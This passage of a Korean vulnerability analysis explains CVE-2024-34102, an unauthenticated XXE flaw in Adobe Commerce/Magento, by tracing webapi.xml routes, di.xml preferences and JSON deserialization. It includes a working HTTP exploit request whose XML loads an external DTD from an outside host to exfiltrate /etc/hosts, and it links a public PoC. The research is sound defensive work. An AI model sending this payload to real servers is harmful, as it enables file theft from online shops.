


그림 5. 악성 XML 반환 설정

이제 취약한 Adobe Commerce 서버에 CVE-2024-34102 취약점을 이용해 다음과 같은 패킷을 전송한다.

```
POST /rest/all/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Content-Type: application/json
Content-Length: 371

{
   "address": {
      "totalsReader": {
         "collectorList": {
            "totalCollector": {
               "sourceData": {
                  "data": "<?xml version=₩"1.0₩" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM ₩"https://pdc6c0c7.c5.rs/dtd.xml₩"> %sp; %param1; ]> <r>&exfil;</r>",
                  "options": 524290
               }
            }
         }
      }
   }
}
```

해당 취약한 서버에서 다음과 같은 응답을 확인할 수 있다.




그림 6. CVE-2024-34102 취약점으로 인한 /etc/hosts 파일 유출

위 과정을 자동화한 CVE-2024-34102 취약점 테스트 PoC는 아래 링크에서 확인할 수 있다.

• URL: https://github.com/EQSTLab/CVE-2024-34102




그림 7. CVE-2024-34102 PoC 실행 후 /etc/hosts 파일 유출 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-34102 취약점이 발생하는 원리를 순차적으로 설명한다. Step 1 에서는 접근 권한 및 클래스 설정 파일인 webapi.xml 과 di.xml 분석을 통해 인증없이 접근 가능한 경로에서 어떤 메서드가 호출되는지 분석한다. Step 2 에서 HTTP body 의 JSON 데이터가 객체로 역직렬화[22]되는 과정을 분석한다. 마지막으로 Step 3 에서는 Adobe Commerce 에서 발생하는 XXE(XML External Entity Injection) 취약점을 다루고 위 역직렬화 과정에서 호출되는 클래스 추적을 통해 XXE 취약점이 어떻게 발생하는지 분석한다.

Step 1. 인증없이 접근가능한 URL 탐색 및 실행 추적

Magento2 는 기능을 사용할 때 UI 와 REST API 를 통해 접근할 수 있다. 특히, 인증없이 접근할 수 있는 REST API 를 우선적으로 탐색해 취약 지점을 살펴볼 수 있다.

1) webapi.xml

Magento2 에서 REST API 의 접근에 대한 상세 설정은 각 모듈 내의 webapi.xml 파일에 명시한다. Magento 를 설치한 경로 내 vendor/magento/module-quote/etc/webapi.xml 파일을 참고하면 다음과 같은 xml 파일의 일부분을 확인할 수 있다.

```
<route url="/V1/carts/:cartId/estimate-shipping-methods" method="POST"> ①
  ②<service class="Magento\Quote\Api\ShipmentEstimationInterface" method="estimateByExtendedAddress"/>
    <resources>
        <resource ref="Magento_Cart::manage" /> ③
    </resources>
</route>
```

그림 8. webapi.xml 파일 일부분

위 webapi.xml 파일의 각 노드는 다음을 뜻한다.

①route: API 를 호출할 URL 을 지정, 어떤 URL 에 어떤 메서드로 접근할 때 API 를 호출할지 지정한다.

②service: API 의 호출될 클래스와 메서드를 지정할 수 있다. 위 예시의 경우 estimatedByExtendedAddress 라는 메서드에 cartId 가 파라미터로 전달되어 호출된다.

③resources: API 를 호출할 권한을 명시한다. ref 의 속성값 중, anonymous 는 모든 유저, self 는 고객을 뜻한다. 위 예시의 경우 별도 인증없이 모든 유저가 접근 가능하다.

resources 노드의 ref 속성값이 anonymous 인 webapi.xml 을 조사한 결과, 대표적으로 다음 두 경로가 별도의 인증 과정이 필요 없음을 확인할 수 있다.

```
/rest/V1/guest-carts/:cartId/billing-address
/rest/V1/guest-carts/:cartId/estimate-shipping-methods
```

[22] 역직렬화(deserialization): 일련의 바이트로부터 데이터 구조를 추출하는 작업

2) di.xml

Magento2 에서 webapi.xml 의 service 노드에 명시된 클래스는 그 자체의 class 명이 호출되지 않는다. di.xml 은 인스턴스화[23] 과정에서 특정 클래스에 대한 설정(preference)을 정의하는 역할을 한다.

위와 마찬가지로 Magento2 를 설치한 경로 내 vendor/magento/module-quote/etc/di.xml 파일을 참고하면 다음과 같은 xml 파일의 일부분을 확인할 수 있다.

그림 9. di.xml 파일 일부분

1)의 webapi.xml 에 따라 /rest/V1/guest-carts/eqst-test/estimate-shipping-methods URL 경로 접근 시 내부에서 호출되는 클래스는 Magento₩Quote₩Api₩Data₩AddressInterface 지만, di.xml 에 따라 해당 클래스의 호출은 Magento₩Quote₩Model₩Quote₩Address 클래스 호출로 아래와 같이 대체된다.




그림 10. getPreference 함수에서 di.xml 에 따라 대체되는 클래스명

[23] 인스턴스화(instantiate): 클래스로부터 객체를 만드는 과정

3) 호출 메서드 분석

(1) /rest/V1/guest-carts/:cartId/estimate-shipping-methods

1)에서 설명한 인증없이 접근 가능한 경로 중 estimate-shipping-methods 경로에 대한 webapi.xml 의 설정은 다음과 같다.

```
vendor > magento > module-quote > etc > webapi.xml
  8   <routes xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
165       <route url="/V1/guest-carts/:cartId/estimate-shipping-methods" method="POST">
166           <service class="Magento\Quote\Api\GuestShipmentEstimationInterface" method="estimateByExtendedAddress"/>
167           <resources>
168               <resource ref="anonymous" />
169           </resources>
170       </route>
```

그림 11. estimate-shipping-methods 경로에 대한 webapi.xml 설정

2)에서 설명한 webapi.xml 에서 호출되는 클래스의 di.xml 설정 정보는 다음과 같다.

```
magento > module-quote > etc > di.xml
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd"
    <preference for="Magento\Quote\Model\GuestCart\GuestShippingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingAdd
    <preference for="Magento\Quote\Api\GuestShippingMethodManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement
    <preference for="Magento\Quote\Api\GuestShipmentEstimationInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
    <preference for="Magento\Quote\Api\GuestBillingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestBillingAddressManagement
    <preference for="Magento\Quote\Api\GuestCartTotalManagementInterface" type="Magento\Quote\Model\GuestCart\GuestCartTotalManagement" />
```

그림 12. 위 webapi.xml 설정에 따른 di.xml 설정 정보

위 두 xml 파일 설정으로 /rest/V1/guest-carts/:cartId/estimate-shipping-methods 경로에 HTTP 요청을 보낼 시, Magento₩Quote₩Model₩GuestCart₩GuestShippingMethodManagement 클래스의 estimatedByExtendedAddress 메서드가 호출된다. estimatedByExtendedAddress 메서드의 소스코드는 다음과 같다.

```
vendor > magento > module-quote > Model > GuestCart > GuestShippingMethodManagement.php
 24   {
 94       /**
 97       public function estimateByExtendedAddress($cartId, AddressInterface $address)
 98       {
 99           /** @var $quoteIdMask QuoteIdMask */
100           $quoteIdMask = $this->quoteIdMaskFactory->create()->load($cartId, 'masked_id');
101
102           return $this->getShipmentEstimationManagement()
103               ->estimateByExtendedAddress((int) $quoteIdMask->getQuoteId(), $address);
104       }
```

그림 13. estimatedByExtendedAddress 메서드

HTTP 요청을 보낸 뒤, 내가 보낸 HTTP body 값이 AddressInterface 클래스 형태의 객체로 변환되어 인수로 들어가는 것을 확인할 수 있다.

2. /rest/V1/guest-carts/:cartId/billing-address

1)에서 설명한 인증없이 접근 가능한 경로 중 billing-address 경로에 대한 webapi.xml 의 설정은 다음과 같다.

```
vendor > magento > module-quote > etc > webapi.xml
  8   <routes xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
352       <route url="/V1/guest-carts/:cartId/billing-address" method="POST">
353           <service class="Magento\Quote\Api\GuestBillingAddressManagementInterface" method="assign"/>
354           <resources>
355               <resource ref="anonymous" />
356           </resources>
357       </route>
```

그림 14. billing-address 경로에 대한 webapi.xml 설정

2)에서 설명한 webapi.xml 에서 호출되는 클래스의 di.xml 설정 정보는 다음과 같다.

```
vendor > magento > module-quote > etc > di.xml
  8   <config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd">
 40       <preference for="Magento\Quote\Api\GuestShippingMethodManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
 41       <preference for="Magento\Quote\Api\GuestShipmentEstimationInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
 42       <preference for="Magento\Quote\Api\GuestBillingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestBillingAddressManagement" />
 43       <preference for="Magento\Quote\Api\GuestCartTotalManagementInterface" type="Magento\Quote\Model\GuestCart\GuestCartTotalManagement" />
 44       <preference for="Magento\Quote\Api\Data\EstimateAddressInterface" type="Magento\Quote\Model\EstimateAddress" />
 45       <preference for="Magento\Quote\Api\Data\ProductOptionInterface" type="Magento\Quote\Model\Quote\ProductOption" />
 46       <preference for="Magento\Quote\Model\ValidationRules\QuoteValidationRuleInterface" type="Magento\Quote\Model\ValidationRules\QuoteValidationCompo
 47       <preference for="Magento\Quote\Model\QuoteMutexInterface" type="Magento\Quote\Model\QuoteMutex"/>
 48       <preference for="Magento\Quote\Model\Quote\Item\Option\ComparatorInterface" type="Magento\Quote\Model\Quote\Item\Option\Comparator"/>
 49       <preference for="Magento\Quote\Model\Cart\ProductReaderInterface" type="Magento\Quote\Model\Cart\ProductReader"/>
```

그림 15. 위 webapi.xml 설정에 따른 di.xml 설정 정보

위 두 xml 파일 설정으로 /rest/V1/guest-carts/:cartId/billing-address 경로에 HTTP 요청을 보낼 시, Magento₩Quote₩Model₩GuestCart₩GuestBillingAddressManagement 클래스의 assign 메서드가 호출된다. assign 메서드의 소스코드는 다음과 같다.

```
vendor > magento > module-quote > Model > GuestCart > GuestBillingAddressManagement.php
 17   {
 45       public function assign($cartId, \Magento\Quote\Api\Data\AddressInterface $address, $useForShipping = false)
 46       {
 47           /** @var $quoteIdMask QuoteIdMask */
 48           $quoteIdMask = $this->quoteIdMaskFactory->create()->load($cartId, 'masked_id');
 49           return (int)$this->billingAddressManagement->assign($quoteIdMask->getQuoteId(), $address, $useForShipping);
 50       }
```

그림 16. assign 메서드

HTTP 요청을 보낸 뒤, 내가 보낸 HTTP body 값이 ₩Magento₩Quote₩Api₩Data ₩AddressInterface 클래스 형태의 객체로 변환되어 인수로 들어가는 것을 확인할 수 있다. 두 URL 모두 객체 형태로 인수를 받으므로, HTTP Body 요청은 역직렬화 과정을 거쳐 객체를 구성한 뒤, 전달될 것을 예상할 수 있다.

Step 2. 역직렬화 과정

본 취약점을 이해하기 위해서 JSON 형태의 데이터를 HTTP body 로 요청을 보낼 때, Magento2 내에서 어떻게 역직렬화 되는지에 대한 상세한 이해가 필요하다.

설치 경로 내에 위치한 vendor/magento/Framework/Webapi/ServiceInputProcessor.php 내 _createFromArray 메서드에서 해당 과정을 일부 수행한다. 해당 메서드의 소스코드는 다음과 같다.




그림 17. _createFromArray 메서드

역직렬화 과정 중 위 _createFromArray 메서드 내의 getConstructorData 메서드는 $data 내 필드에서 $className 클래스의 생성자 인수가 있는지 탐색 후 이를 array 형으로 정리해 반환하는 역할을 한다.




그림 18. getConstructorData 메서드

Step1 에서 언급한 두 API 경로의 경우, HTTP body 의 JSON 필드를 Magento₩Quote₩Model₩Quote₩Address 클래스(이하 Address 클래스) 형식에 맞게 역직렬화 하기 때문에, getConstructorData 메서드를 거칠 Address 클래스의 생성자 인수들을 확인해야 한다. 해당 클래스의 소스코드를 확인해보면, 생성자가 다음과 같은 37 개의 인수들을 갖고 있는 것을 확인할 수 있다.




그림 19. Address 클래스 소스코드 내 생성자(__construct) 인수 확인

따라서 Address 클래스가 호출될 때, 위 코드 내 생성자의 인수에 존재하지 않는 JSON 필드명과 존재하는 JSON 필드명을 만들어 각각 요청을 보내면, 어떤 식으로 HTTP body 의 JSON 역직렬화 과정이 달라지는지 확인할 수 있다.

1) JSON 필드가 클래스의 생성자 인수 이름과 일치하지 않는 경우

_createFromArray 메서드 내의 getConstructor 메서드를 통해 탐색한 JSON 필드에 클래스 생성자 인수 이름과 일치하는 이름이 없을 경우, _createFromArray 메서드는 JSON 필드명의 setter(set+필드명) 메서드를 탐색하고 이를 실행한다. 이는 다음 HTTP 요청을 전송해서 확인할 수 있다.

```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 44

{
   "address": {
  "Region": 123
   }
}
```

위 과정에 따라 생성자의 Address 클래스 내 인수에는 존재하지 않지만 setter 로 존재하는 setRegion 메서드를 탐색하고 이를 실행하는 것을 확인할 수 있다.

그림 20. Address 클래스 내 setRegion 메서드 확인




그림 21. "set" + JSON 필드명 메서드를 탐색 후 이를 실행

2) JSON 필드가 클래스의 생성자 인수 이름과 일치하는 경우

_createFromArray 메서드 내 getConstructorData 메서드에서 탐색 중인 JSON 필드명이 클래스 생성자 인수 이름과 일치하는 것을 확인하면, 해당 데이터를 convertValue 메서드로 데이터와 데이터 타입을 넘겨준다. convertValue 메서드의 소스코드는 다음과 같다.

